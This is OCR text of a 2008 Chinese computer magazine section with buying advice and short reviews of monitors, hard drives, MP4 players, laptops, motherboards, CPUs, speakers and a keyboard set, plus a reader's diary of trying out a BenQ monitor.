20 英寸宽屏还值得买吗？

TAG	20英寸宽屏	液晶显示器	导购

最近逛市场，总能看到一些20英寸的宽屏LCD打出了“惊爆价！20英寸宽屏LCD只卖1400元”这样的低价，比较起来，这价格都快低过19英寸的宽屏LCD了。装机预算稍紧的消费者立刻就会把目光聚焦在这上——比22英寸小了一点，分辨率还一个样儿，多值啊！其实，这可不是“只小了那么一点儿”哦……

20英寸宽屏小了不少！

22英寸宽屏的可视面积达到了473.76mm×296.1mm，而20英寸宽屏只有433mm×271mm，可视面积减少了近20%。而且二者的分辨率完全一致，都是1680×1050，不少消费者会想“那不错啊，小是小了点，可精细程度一样，都是同样的分辨率，不是更好吗？”


其实，这才是20英寸宽屏LCD最让人同痛的地方——点距过小。20英寸宽屏点距小，画面精细度高，这个毋庸置疑，但是如此小的点距会造成字体过小，在长时间浏览网页或进行文档工作时容易产生眼睛疲劳。如果选购的是TN宽屏，由于可视角度存在一定的限制，再加上那么小的字体，近距离操作的疲劳度更是明显。

小知识：液晶显示器点距

液晶显示器点距就是两个液晶颗粒(光点)之间的距离。一般来说，点距越小，画面越精细，但字符也越细小，反之点距越大字体也越大，轮廓分明，越容易看清，但画面会显得粗糙。因此，点距的选择需要在文本和图形/视频应用之间进行权衡，既不能太大也不能太小。一般认为点距在0.27mm~0.30mm之间是最舒适的。

下面为主要液晶产品的点距列表

产品	分辨率	点距
19英寸	1440×900	0.285mm
20英寸	1680×1050	0.258mm
22英寸	1680×1050	0.282mm
24英寸	1920×1200	0.27mm



▲分辨率的差异和显示面板的大小差距，让字体显示变得大小不一

20英寸宽屏究竟适合谁？

那20英寸宽屏是不是就一无是处了？倒也未必，20英寸宽屏支持1680×1050的分辨率，可以完美地支持Vista系统，再加上精细的画面，对追求游戏画面的发烧玩家则可以选择（推荐产品：明基X2000W、LG W2042T、三星2032GW+、长城Z201）。从20英寸产品本身的技术角度来看，由于切割成本高，属于即将退市的过渡产品，所以才会让价格一降再降。如果你是个游戏玩家，20英寸所能展现的细腻画面远非19英寸宽屏LCD可比，而价格又大大低于同分辨率的22英寸宽屏LCD，无疑是非常值得的选择。但是，老人和孩子最好不要选择，不正确的使用姿势会导致视力损伤，建议选择点距更大的产品，如22英寸或19英寸宽屏显示器才好。CF [CP04]

▲实际使用时，19英寸的宽屏LCD具备最大的点距，显示文字也就最大，非常合适老年人使用

买硬盘请认准单碟容量！

TAG	三星、WD、希捷	导购、技巧	明白买电脑

硬盘近来价格下降的非常迅速，前不久还要810元的500GB硬盘现在已经只值7XX元了，这让不少消费者已经有了扩充容量的打算。但是，在买硬盘、尤其是大容量硬盘时相信绝大多数人除了转速、缓存外，都忽略了很多东西……


硬盘的技术指标大致有这样几项：转速、缓存、容量、单碟容量。前三项大家都很关注，比如看看硬盘是不是7200rpm的、缓存是16MB还是32MB，总容量又有多少？但最后一项大家往往都忽略掉了，然而单碟容量影响的绝不仅仅是性能，寿命、故障几率，统统都和单碟容量密不可分。

单碟容量大的硬盘工作时盘片每转动一周磁头所能读出的数据就越多，同时单碟容量的提高，使单位面积上的磁道条数也有所提高，这样硬盘寻道时间也会有所下降，性能自然会有所提升。

另一方面，同样容量的硬盘，单碟容量大的那个用到的碟片就更少，比如现在1TB硬盘中，三星的产品只需要3个碟片就能达到1TB，这样磁头就会大幅度减少，故障几率会降低很多。同时碟片少了，热量有更多的空间散发，要知道温度可是硬盘的一大杀手哦！所以买硬盘时一定要认准单碟容量，像三星单碟可以达到334GB的1TB产品、WD 2碟片可以达到640GB的硬盘，都非常值得选择。CF [CP05]

RMVB直播！MP4播放器不足400元

直接播放RMVB格式的视频文件已经是MP4播放器的常见功能，而且已经有很多2GB容量的产品降到400元以内。昂达VX757拥有3英寸的16：10宽屏幕，支持MicroSDHC卡扩充容量，电池能维持7小时的视频播放，399元的价格相当不错。纽曼靓影K8+虽然2.4英寸的屏幕稍小，采用MiniSD卡进行扩充也不很方便，但299元的价格更加诱人，且电子书、图片浏览、音乐播放、游戏等功能一个不少。TMSON D889采用全属外壳，抗划伤能力出色，外形也非常时尚，而且还支持APE和FLAC两种无损音频格式，399元。




三款超值卡片数码相机

最新的机型未必最好，不但价格比较贵，而且往往存在一些不为人知的Bug。比较聪明的做法是在上市一段时间的成熟机型中选择，这类机型经过了时间的检验，而且价格也更加实惠。首先是佳能IXUS 80IS，800万像素足够一般日常拍摄，而3×光学变焦+防抖的镜头也很适合普通消费者使用，目前价格在1900元左右。另一款富士Z100fd在1600元左右，可使用xD和SD两种存储卡，拥有5×光学变焦和脸部识别，最薄处仅18mm的机身吸引了无数时尚的目光。松下FX100的2200元价格虽然稍贵，不过1200万像素明显高了一个档次，28mm的广角镜头和1/1.72英寸的大尺寸CCD保证了出色的画质。

200GB起！超大硬盘笔记本电脑导购

随着Windows Vista、高清电影以及各种大型游戏的出现，笔记本电脑也得配备更大的硬盘才能满足需求了。神舟电脑一向价廉物美，不到7000元的承运L810T配备了4GB内存、250GB硬盘和8600M GS独立显卡，性能非常强悍。VGN-FZ37既然挂着SONY这块招牌，10000出头的价格自然不难理解，不过时尚造型、HDMI接口、多合一读卡器以及蓝牙模块等齐全的配备也确实物有所值。Acer 4520G-602G25Mi价格在6700元左右，性能方面并不特别突出，不过圆润的边角、光亮的黑色烤漆顶盖、乳白色的键盘使它非常适合女性用户。


8GB N95跌破4000指日可待



N95作为诺基亚的经典机型已经上市很长时间了，在N96即将推出之际，价格自然也会不断下调，以便为新机型留出空间。目前港行8GB改进版在中关村的售价已经降到4300元以内（含发票），而在淘宝上更是出现了4000元出头的低价格（不含发票）。8GB的N95除了存储空间有所升级之外，屏幕从2.4英寸增加到2.8英寸，重量也从120g增加到128g，不过手感几乎没有任何变化。无论是Symbian 9.2系统、500万像素摄像头还是音视频播放能力都无愧于“机皇”这个称号，对这款机型感兴趣的话可以出手了。


三款一线大厂P35主板

P35主板的价格已然十分便宜，所以我们大可以选择一些品质和口碑都很出色的一线大厂产品，比如华硕推出的P5K SE不但用料十足，采用日系固态电容，稳定性无可挑剔，而且最近刚刚降至800元以内。微星P35 Neo-F在用料和设计上也体现出大厂风范，还将各个接口、插槽和跳线设计为不同的颜色，方便安装，699元的价格相当划算。同为699元的富士康P35AX-S配备了四项供电和双PCI-E 16×插槽，可组成交火系统，不过只有2个内存插槽，未免有点美中不足。



高端显卡走下神坛，8800GT跌破千元

最近显卡价格大战愈演愈烈，而且逐步升级，不但入门级和中端产品打得头破血流，甚至还波及到了原本定位高端的8800GT和HD3870。随着5月中旬，蓝宝石将512MB DDR4的HD3870调降到999元之后，现在市场上已经有988元的512MB 8800GT出现，率先上市的是铭鑫视界风8800GTN-512D3超越版，采用思想供电设计，做工用料都还不错，并采用三星1.0ns DDR3 512MB/256bit显存，核心/显存的默认频率为650/1800MHz。可以看出，显存的额定工作频率为2000MHz，再加上Zero Therm热管散热器，超频能力很值得期待。



最超值的22英寸宽屏液晶显示器

这几款22英寸宽屏液晶也许不是市场里最便宜的，但却是最超值的。飞利浦220SW8+与220SW8的外观一样，不过从面板左上角可以看到“Plus”字样，3400：1的动态对比度和5ms反应时间也是标准配置了，1799元不算贵。长城显示器素以高性价比著称，M228也不例外，除了主流性能之外还有4：3与16：10两种显示模式，适合游戏玩家使用，1699元。AOC 210V是最早上市也是最早降价的22英寸宽屏液晶，外观设计相当漂亮，工艺和性能规格也无可挑剔，同为1699元。

最值得与最不值得购买的CPU


Intel平台，最值得购买的无疑是上市不久的E7200，2.53GHz的主频、出色的超频能力和不到千元的价格，无论普通用户还是超频玩家都是极佳的选择。而刚刚上市的E4600显然过不了多久就要面临淘汰的命运，八九百元的价格使它的性价比根本无法和E7200相比。AMD方面，黑盒5000+在不断降价至500元左右后，不管从哪方面来说都是入门级处理器的王者，适合几乎所有人购买。而同为黑盒版的6000+则要面对同门三核及四核处理器纷纷降至千元的巨大压力，在性能和价格均不占优的情况下，不锁倍频成了惟一的优势，但黑盒版5000+又比它便宜一半…… CF [CP06]

很幸运，好久没这么幸运过啦，获得了BenQ 游戏显示器试用的机会，这完全是因为我每期都购买《电脑爱好者》杂志的结果，他们一刊登这个试用的消息，我马上申请参加活动，结果，我竟然被选中了！特别的日子，所以特别记录一下。

今天下班和老公一起回家，他立刻把拿回家试用的 BenQ FP241W 显示器拿出来使用。24 寸！宽屏！这么大的显示器，居然我就可以用上了！让我很开心，主动提出帮他洗碗。在厨房洗碗地过程中，就听他在书房里不住口的赞叹"很好很强大"！弄得我心里痒痒的。洗碗完毕，过来检查，他已经把显示器安装完毕，正在那里打开一个电影体验呢！这款显示器采用黑色的材质，外表看起来非常酷非常炫，用起来呢，绝对是"美貌与智慧并存"。

当游戏迷遇上 BenQ FP241W

读者试用手记



接下来就是我的时间了，登录我的《QQ 三国》游戏，体验一下超大屏幕不一样的感觉。其实这款破游戏对显示器要求不高，2D，而且甚至连全屏都做不到，用这么好的显示器简直是浪费哦！先勉为其难地玩吧……

老公告诉我说，玩游戏的显示器显示画质清晰真实，并且要对眼睛和身体的伤害小，这才是好的显示器。他以前总是限制我玩游戏，就是怕我玩起来就忘记时间，长时间呆在屏幕前遭受太多辐射，还有可能损害视力。而 BenQ FP241W 能很好地避免这些问题。

很快地，我又开始了 QQ 三国之旅，感觉跟家里用了 3 年的显示器比起来的确有太多不同，超级大的宽屏，更清晰的画面……为什么连游戏的音乐都让人觉得更好听呢？这个看来是心理因素了。对比我昨天还在用的老显示器，游戏的色彩鲜艳明亮，装备看起来都要神气很多似的，但是光又很柔和。这些感觉可跟喜新厌旧没关系哟。

在游戏的世界里尽情奔驰，虽然在别人看来是如此乏味：打怪、升级、结拜、做任务，换更好的装备，打更高级的怪。但是，沉浸其中的人却是迷醉不已，不知归路……为什么今天升级比较快，因为我的显示器比较帅。

辛苦上了一天班，回家坐到 FP241W 面前，玩着游戏；窗外，夏夜的凉风拂面，面前摆上一盘红红的樱桃……享受着这一刻的快乐、悠闲时光，对于我这样随遇而安的人来说，这样的生活已经非常满足了。

可是这样的惬意感觉没有太久，玩着玩着，忽然觉得不过瘾了，因为有这么好的显示器，我为什么不玩更强大的游戏呢？我的仙剑奇侠传，我的魔法门，我的极品飞车，我的魔兽争霸……那么多的好玩的游戏，在召唤我……FP241W，我一定要让你英雄有用武之地。CF [CP07]

独立是种美

三诺iFi-331典藏版

428元 800-999-5328 http://www.3nod.com.cn

TAG	三诺iFi-331典藏版	音箱	评测

2005年三诺把独立功放从专业音响领域带进给了多媒体音箱。而iFi-331作为第一款独立功放音箱为三诺赢得了无数的美誉。三年后，为了纪念自己的第一款独立功放产品三诺推出了iFi-331典藏版，究竟是长江后浪推前浪呢？还是前浪死在沙滩上呢？

望(外观)

卫星音箱采用黑色钢琴漆镜面外壳，银色的金属盆体恬静地镶嵌在箱体的中下部，而中上部用印有3NOD的圆滑突起达到视觉上的平衡感。棱角分明的卫星音箱给笔者的第一印象是时尚且不失性格。


低音箱体与卫星音箱采用一样的外壳材质，搭配以方正的外形并无过多修饰，正面同源辐射器纸盆顶部点缀一颗金属感的银色配重锥使得过于简洁的外观不至于呆板。

闻(音感)

从听音感觉来讲，整体上声场十分优秀，声音厚重而温和。音量调节在40~50上，5.25寸单元产生的低音不但非常有力度感，而且下潜深度和紧凑感也很不错，收放自如的低音仅仅是少了点刀刀到肉的震撼感，当然这不是5.25寸单元能做到的。中高频的表现虽不如低音单元给笔者的惊喜那么多，但也算很满意。整个声音的厚重和温和正是由于中音部分的突出而形成的特色。而高音部分清澈有余而延展性不太足，细节表现力比如吉他颤音，人声齿音还有些许欠缺。

问(旧事)

说到旧事，我们不得不请出经典的iFi-331。它出生于2005年10月，带着三诺的"独立宣言"而来，共有珍珠白和公爵两个型号。承载着三诺2005年一年的荣誉，好评不断，奖项不停。独立功放、红外遥控、音量显示更趋于家居化的外形，更精致的做工使它不仅仅可以作为PC音箱，更可以作为多媒体娱乐平台的输出设备。更为消费者营造一个用心聆听音乐、享受音乐的空间。



切(配置)

在上面笔者提起了同源辐射器，这是个什么呢？在前面板我们所见到的其实并不是低音单元，而是一个空纸盆。5.25英寸双磁路低音单元在它的身后。这个空纸盆的设计就是无源辐射器。相比传统的倒相设计，同源辐射具有消除风管噪音、无回音管气流泄漏和无回音管谐振三大特点，有利于低频的表现。

卫星单元采用2.75英寸全频单元，全频扬声器配备有为泡沫边特殊复合材料Conting纸盆，KSV音圈，仿铝材质防尘帽等。

再说说我们的焦点，独立功放，此独立功放集中了几乎所有的接口、旋钮、电源、AUX/PC切换指示灯、STANDBY按键等。另外，其数字显示屏幕还可以显示音量等信息。凭借它iFi典藏版音质有了保证、操控性出色，且独立功放可以做到更好的散热效果。CF [CP08]

高中低音均衡的不错表现、时尚的外观、方便的操作

音频线质量不算很好而且长度不是很充足

一款均衡的产品，优点不少但几乎没有明显的缺点，虽不算是光芒闪耀也算是明亮照人了

规格

卫星音箱材质：木质
低音箱材质：木质
音箱控制：旋钮+遥控
输出功率：低音音箱25W
卫星音箱10W×2
频响范围：低音音箱30Hz~150Hz
卫星音箱150Hz


即日起，开始在北京、成都、上海、广州四地发起团购，价值428元的独立功放音箱iFi-331典藏版现以299元的团购价就可收入囊中，每地数量限10台。报名时间截止至2008年6月29日（两周时间），报名邮址XXX，团购名单将于http://bbs.cfan.com.cn/digi/viewthread.php?tid=154&page=1&extra=page%3D1#pid499公布。

商务？娱乐？

华硕Z37Series笔记本电脑

约9600元 800-093-456 http://www.asus.com.cn

TAG	华硕Z37Series	笔记本	评测



近期华硕推出了一款商务机Z37Series，可当笔者拿到后，根本不肯相信自己的眼睛，彻底抹杀笔者多年来对商务机的概念……

黑色的诱惑。看到Z37Series的第一眼，笔者就深深地被吸引住了，采用"晶钻漾采"技术的上盖黑色的钢琴漆下有着荡漾的灰色，让人浮想联翩。盖边点缀着银色柱状的2.0M像素摄像头使得简洁的外观多了些活跃感。

黑色的键盘，一体化设计的触摸板，银色左右键中间的指纹识别器、13.3英寸的绚丽屏幕，朴素典雅的转轴，内部设计处处体现了商务机的稳重大方，带给了我们外柔内刚的印象。

商务应用。配备了可240°旋转的2.0M像素摄像头、指纹识别器、内置802.11n无线网卡、蓝牙2.0和EDR模块的Z37Series，无论是远程办公、商务安全或是随时随地接驳互联网都会让你感觉到它的周到之处。

强悍的性能。此款机型搭载Intel Core2 Duo T7300双核处理器，主频达到2.0Ghz，GeForce 8400M G，1GB内存，120G硬盘。不仅提供流畅的商务用途，甚至有着强大的3D处理和娱乐性能。CF [CP09]

时尚兼顾稳重的外观，强悍的商务和娱乐性能

翻盖时由于摄像头的转动经常使本本滑脱

做工细致，外形独特，适于年轻的商业人士使用

小知识：什么是蓝牙EDR

蓝牙增强速率的英文缩写，其特色是大大提高了蓝牙技术的数据传输速率，达到了2.1Mbps，是目前蓝牙技术的三倍。因此除了可获得更稳定的音频流传送的更低的耗电量之外，还可充分利用带宽优势同时连接多个蓝牙设备。目前诸如多普达 710 等手机已经开始支持蓝牙 EDR 技术。

规格

处理器：Intel Core2 Duo T7300
屏幕尺寸：13.3英寸
显卡：GeForce 8400M G
内存：1GB
硬盘：120GB
其他：指纹识别器、蓝牙EDR模块、802.11n无线网卡

21.6英寸？黄金分割点？

长城M2217液晶显示器

新品上市 400-811-8888 http://www.greatwall.cn

TAG	长城M2217	液晶显示器	评测

21.6英寸这个另类的尺寸悄然进入市场，所谓的经济型切割是到底给我们带来了什么？今天进入评测室的长城M2217会给您一个满意的答复。

尺寸的差别。仅仅相差0.4英寸，是为了什么？六代线切割21.6寸面板更加经济，这就是所谓的经济型切割。面板厂商可以由经济性切割降低更多的成本，体现在产品上的就是降低售价。相比22英寸产品我们损失的只有3.7%的可视面积，但价格的却降低了5%以上。

偏于商务的外观。M2217外观稳重大气，还是一贯的长城风格，但仔细观察会发现在它身上有不少细节的改变。首先是多层的黑色超窄边框让M2217从正面看去更有立体感。基座采用鸭蹼式设计，后高前低，呈扇形散布，颇有几分灵动。基座后侧有个圆环状收线器，可以把几乎所有桌面上的线缆集中整理，保持桌面的干净清爽。

实测总结。M2217亮度较高，色彩还原比较准确，灰阶能力优秀，但5ms的响应时间没有什么突出表现，中规中矩。CF [CP10]

网络大补贴

液晶电视面板第五代、第六代、第七代都是什么意思 http://zhidao.baidu.com/question/11164180.html?si=6

价格平易近人、色彩表现优秀

OSD按钮无标识信息，易误操作

M2217无论在产品外观，还是功能细节上都较以往有了明显的进步。非常适合注重性价比，又对画质有要求的消费者选购

规格

尺寸	21.6英寸 16:10宽屏
面板类型	TN
发色数	16.7M
点距	0.276mm
亮度	300流明
静态对比度	1000:1
动态对比度	3000:1
最佳分辨率	1680×1050(WSXGA+)
响应时间	5毫秒
接口	DVI、VGA
可视角度	170° H / 160° V

指尖的舞蹈

明基x880海湾时尚多媒体无线键鼠套装

459元　400-888-8980　http://www.benq.com.cn

TAG	明基x880海湾时尚多媒体无线键鼠套装	键鼠套装	评测

随着个人电脑普及率的飞速增加，电脑早已从奢侈品，变成为了我们身边一种常用的工具。而与我们接触时间最长、最直接的便是键盘和鼠标，它们直接影响着我们的舒适度与工作效率。明快的段落感、精准的指点、无线的自由，这就是今天带来的明基x880海湾时尚多媒体无线键鼠套装。

X形架构降噪又舒适。套装中的键盘具有明基独家X架构™专利键体悬吊技术，该技术不仅可以使键盘变得轻薄，而且可有效降低打字时的噪音。正因为X形架构的引入使得x880中的键盘具有三段式触感，每次敲击都会得到轻快的反馈感。10mm的键程只相当于普通键盘的一半，在轻薄的同时带来迅速的回程感。

专为东方人设计的鼠标。根据东方人手形特征，采用"逆向工程"技术设计的明基无线鼠标，灵活精准且外形小巧而富有美感，专有的省电技术可以使更换电池的次数大大减少，从而节省开销。鼠标内部藏有非常轻巧的USB可收纳式无线接收器，使用时不需任何驱动，真正实现即插即用。CF [CP11]

小知识：

X架构是指支撑起键帽的两只交叉在一起的平行四连杆，它们的结构从侧面看呈"X"状，故称之为"X架构"。"X架构"主要是运用两组平行四连杆机构，以强迫运动方式运动，让使用者按触键盘的四个角落时，都能享受到顺畅及一致的手感。

极佳的手感、省电的设计、流畅的外形

从省电模式恢复到正常模式时间稍长

综合性奇佳的键鼠套装，X形架构的键盘、"逆向工程"设计的鼠标，作为2.4GHz无线产品价格还是影响大众的购买力，如果您对价格敏感度不高，又追求无线的自由，选择它吧，没有错！

3系硝烟未落，4系战事又起

七彩虹 C.X48 X9战旗主板

新品上市　400-678-5866　http://www.colorful.cn

TAG	七彩虹、X48	主板	评测

就在P35、X38慢慢占据市场主流的时候，Intel为了对应自己已面市的QX9770和QX9775这两款400MHz的CPU发布了X48芯片组。国内大厂七彩虹也在第一时间推出了自己的旗舰C.X48 X9战旗主板。

大气的包装。拿到X48的主板盒，第一感觉——大气。红色的包装盒上的沙粒飞扬、战旗飘舞，比以往的主板盒子大上一个尺码，盒上用手写体印着C.X48 C9战旗，七彩虹智能主板2。

完备的功能、豪华的用料！此款主板采用Intel最高端的X48+ICH9R芯片组，支持包括新款45nm工艺在内的Intel LGA775全系列处理器。超越X38的1600MHz前端总线支持，配备4条DDR2 1066/800/667的DIMM插槽，并有独立供电模块，为超频提供了保障。除提供6个支持RAID 0、1、1+0、5阵列模式的SATA2接口外，额外提供了1个IDE接口，可谓考虑相当周到。为支持2条PCI E×16(2.0)接口，导致3条PCI E×1接口位置不佳也是大多数支持双卡主板不可避免的问题。

采用黑色的PCB的此款主板采用6相供电，全固态电容加之封闭式电感，使得电器性能十分优秀。环绕在MOS管、南北桥上的纯铜热管一体式散热器进一步为超频和稳定供电提供了保证。CF [CP12]

网络大补贴

X48芯片组延期真实原因：http://www.8080.net/html/200801/n10857290.shtml

规格

接口类型：Intel LGA775

芯片组：Intel X48+ICH9R

前端总线：800/1066/1333/1600

内存：DDR 667/800/1066

其他：2个SATA、1个IDE、6个USB、2个eSATA、双千兆网卡、光纤接口等等

用料豪华、功能齐备

虽然在X48主板中价格已经比较低廉，但是还不算平易近人

市面上性价比非常优秀的X48主板之一，如能推出简化版本，必然会掀起一股X48风潮

杨致远说，软件巨头微软公司收购雅虎如果成功，可能创造出拥有"巨大力量"的公司，但他认为，拒绝微软收购报价没有做错

100% 色彩 100% 的 MAG

美格WS223D评测

1899元　800-830-6285　http://www.magchina.com

TAG	美格WS223D	液晶显示器	评测

当响应速度不再是问题，动态对比也再没有新意，IPS、MVA面板用出色的可视角度、色彩还原冲击着市场，性价比出色的TN面板长期停滞不前，偶尔出现的广色域TN面板价格又偏离市场定位的时候。美格这家老牌厂商以平易近人的价格推出了WS223D这款100%色域TN面板液晶显示器。WS223D的上市，大大降低了广色域的门槛，让更多消费者能够用得起买得起广色域液晶显示器。

广色域表现优秀！22英寸、1650×1050的物理分辨率、3000：1动态对比度、2ms灰阶响应时间为WS223D提供了一个高规格的发挥空间，此外由于采用广色域CCFL背光源，使得WS223D标称色域达到了100%。由实测可以发现此款显示器对一些颜色渲染比较浓重，虽然与原始颜色有些许差别，但更可烘托出游戏、电影的气氛，能得到不错的观感。

靓丽的外观。尽管WS223D是一款平易近人的液晶显示器，但却拥有可以算是惊艳的外形设计。黑色钢琴漆工艺的薄边设计，简约的LOGO标签，隐藏式亚克力调节按钮，都让WS223D有着华贵的气息。背面大量的散热孔在带走机身热量的同时又不失简约。V字形的支架加之黑色圆形底座也为整体外形添了一份色彩。CF [CP13]

小知识：

色域是对一种颜色进行编码的方法，也指一个技术系统能够产生的颜色的总和。

规格

屏幕尺寸：22英寸

比例：16：10


可视角度水平/垂直：170°/160°

对比度：3000：1(动态)

响应时间：2ms(灰阶)

物理分辨率：1680×1050

性价比出众、颜色表现出色



OSD按键操作时手感不佳

出色的外观，出众的性能，低端的价位，唯独的遗憾就是支架不支持旋转，是一款值得购买的显示器

既生瑜何生亮

AMD Phenom X3 8750

新品上市　010-82871799　http://www.amd.com

TAG	AMD Phenom X3 8750	处理器	评测

在介绍今天的主角Phenom X3之前，我们先回顾下桌面多核心处理器的历史，在2004年Intel取消4GHz主频Pentium4的推出后，AMD率先引入了双核产品Athlon64 X2处理器，直接将2颗Athlon64的核心整合到同一片硅晶内核之中。而今天，AMD考虑到4核心处理器价格过高，为了满足市场和用户的需要，推出了三核解决方案，由此催生出极具性价比的Phenom X3处理器。

继承Phenom X4的所有特性　其实4个核心在物理上是存在的，只是被AMD硬件屏蔽了其中一个，所以包括运行在1.8GHz的HyperTransport 3.0、2MB的L3 Cache，集成在处理器内部的内存控制器，940pin的AM2+接口都与Phenom X4如出一辙。我们将三核心的Phenom 8750和四核心的Phenom9750做一个对比功耗测试，同样运行于2.4GHz的两款处理器，X3峰值功耗只有95W，X4却有125W，果然少了一个核心降低了一份功耗。

实测性能，通过实测性能看Phenom X3 8750在各种表现中，拥有非常不错的成绩，对多线程依赖程度越高的程序体现得越明显，定位于双核与四核之间是非常准确的，AMD这一招填补了Athlon64 X2与四核处理器之间的产品断层，对比同价位酷睿2系列，"三大于二"的策略尽显无遗。CF [CP14]

小知识：HyperTransport

HyperTransport本质是一种为主板上的集成电路互连而设计的端到端总线技术，目的是加快芯片间的数据传输速度。HyperTransport技术在AMD平台上使用后，是指AMD CPU到主板芯片之间的连接总线（如果主板芯片组是南北桥架构，则指CPU到北桥），即HT总线

规格

主频：2.4GHz

前端总线：1.8GHz


接口类型：Socket AM2+(940)


工艺：65nm SOI

缓存：L1 128KB*3

L2 512KB*3

L3 2MB

 良好的性能、低廉的价格

 超频能力不佳

同价位下没有对手的产品，你的选择只能是它……

厚积"薄"发

KNC M-701 MP4播放器

299元 0755-89597901 http://www.knc-cn.com

TAG	KNC M-701	MP4播放器	评测

曾几何时，音质一直是播放器永恒的话题，但自从"武林"中出现了iPod这个高手以后……一切都变了，便携性、轻薄、时尚成了播放器新的追求。

"薄"初探 KNC M-701 的第一感觉，仅仅 6.5mm 的超薄设计，IMD 工艺的黑色面板镶嵌在不锈钢底壳上，玲珑剔透中带着些许稳重。圆润的边角、平滑的机身两侧没有任何按键和插孔。正面环形按钮别有新意，但手感偏硬且容易误操作，不得不算是一个设计上的小失误。

不错的音质，不算完美的系统。听感测试选用了小编的森记PXC250，此款播放器低噪不高，中高音比较通透，低音虽然力度不足但锐度不错，总的来说RK2706方案和微软的PlayFX音效表现不错。影片测试也已很好的支持度和不错的流畅性通过。其中支持RMVB是此款播放器的一个亮点。但视频播放只有3小时左右续航能力不免有些稍短。

玻璃质感的操作界面在漫天Aero效果的今天不免有些媚俗，不过反应速度还可以，切换几乎没什么动画效果，有些突兀。


KNC M-701 MP4播放器采用瑞芯微(Rockchip)RK2706芯片，并配备了2.4寸26万色QVGA(320×240)的TFT屏幕，支持MPEG-4标准XviD编码的AVI以及RM/RMVB格式的视频播放。不仅如此，诸如收音机、图片浏览、电子书、录音、日历功能一应俱全，小巧的体型可谓是包容万千。**CF** [CP15]

网络大补站

KNC全系列MP3列表
http://www.knc-cn.com/products.asp

规格

芯片：瑞芯微(Rockchip)RK2706
屏幕尺寸：2.4寸
屏幕分辨率：QVGA(320×240)
屏幕发色数：26万
厚度：6.5mm
视频支持格式：RMVB、AVI
其他功能：电子书阅读、图片浏览


轻薄小巧、音质不错、视频播放流畅

按键手感不佳、屏幕可视角度偏小

如果能优化系统、除掉些BUG，相信会是一款更好的产品。当然在此档价位上，这些小瑕疵都是可以接受的，总的来说KNC M701是一款综合表现比较不错的机型，值得选购

有"容"乃大

三星Spinpoint F1 HD103UJ硬盘

新品上市 400-810-5858 http://www.samsung.com.cn

TAG	三星Spinpoint F1 HD103UJ	硬盘	评测

"TB?！"笔者拿着这块硬盘的时候，很多人发出如此的惊叹，是的我们进入了TB时代，不用怀疑，这不是做梦。

HD1030UJ是Spinpoint F1里最高端的型号，容量高达1TB。因为采用了垂直记录技术，单碟容量高达334GB。仅需3碟即可达到1TB，相比4/5碟产品，碟片的减少可以提高硬盘的可靠性。虽只有3碟，但HD1030UJ的高度也达到了2.6厘米，碟片间距的增大使HD1030UJ还有着很好的抗震性能。32MB缓存、7200rpm的转速、SATA/300的阵容为HD1030UJ组成了传说中的梦幻明星队。实测中，HD1030UJ也表现出了强大的性能。其超过95MB/s的平均读写速度，230MB的突发速度，13.7ms的寻道时间，都凸显出HD1030UJ成为目前市场上性能王者。

随着传输速率的增加，硬盘也慢慢变得燥热起来。运行温度也被消费者纳入选购条件之一。实测中在无主动散热的情况下手指直接接触仅仅是稍感微烫，测温计指示温度停在了45°C，这个温度对机箱整体散热影响程度已经微乎其微了。**CF** [CP16]

小知识

磁记录单元的排列方式从原来的"首尾相接"的水平排列，变为了"肩并肩"的垂直排列。从概念上来理解垂直记录一点都不难，就是让磁粒从"躺"着到"站"起来，即排列方式由沿着磁盘面的端对端水平排列改为垂直摆放。从而使小型磁粒更能抵御超顺磁现象的不利影响，达到更高的磁盘储存密度。(参见08年11期Cfan加油站《TB硬盘"功夫之王"》)


规格

转速：7200rpm
容量：1TB
单碟容量：334GB
缓存大小：32MB
碟片数量：3
接口：SATA/300(NCQ)
质保：3年

速度出众、同类产品的顶尖水平

无中文说明书

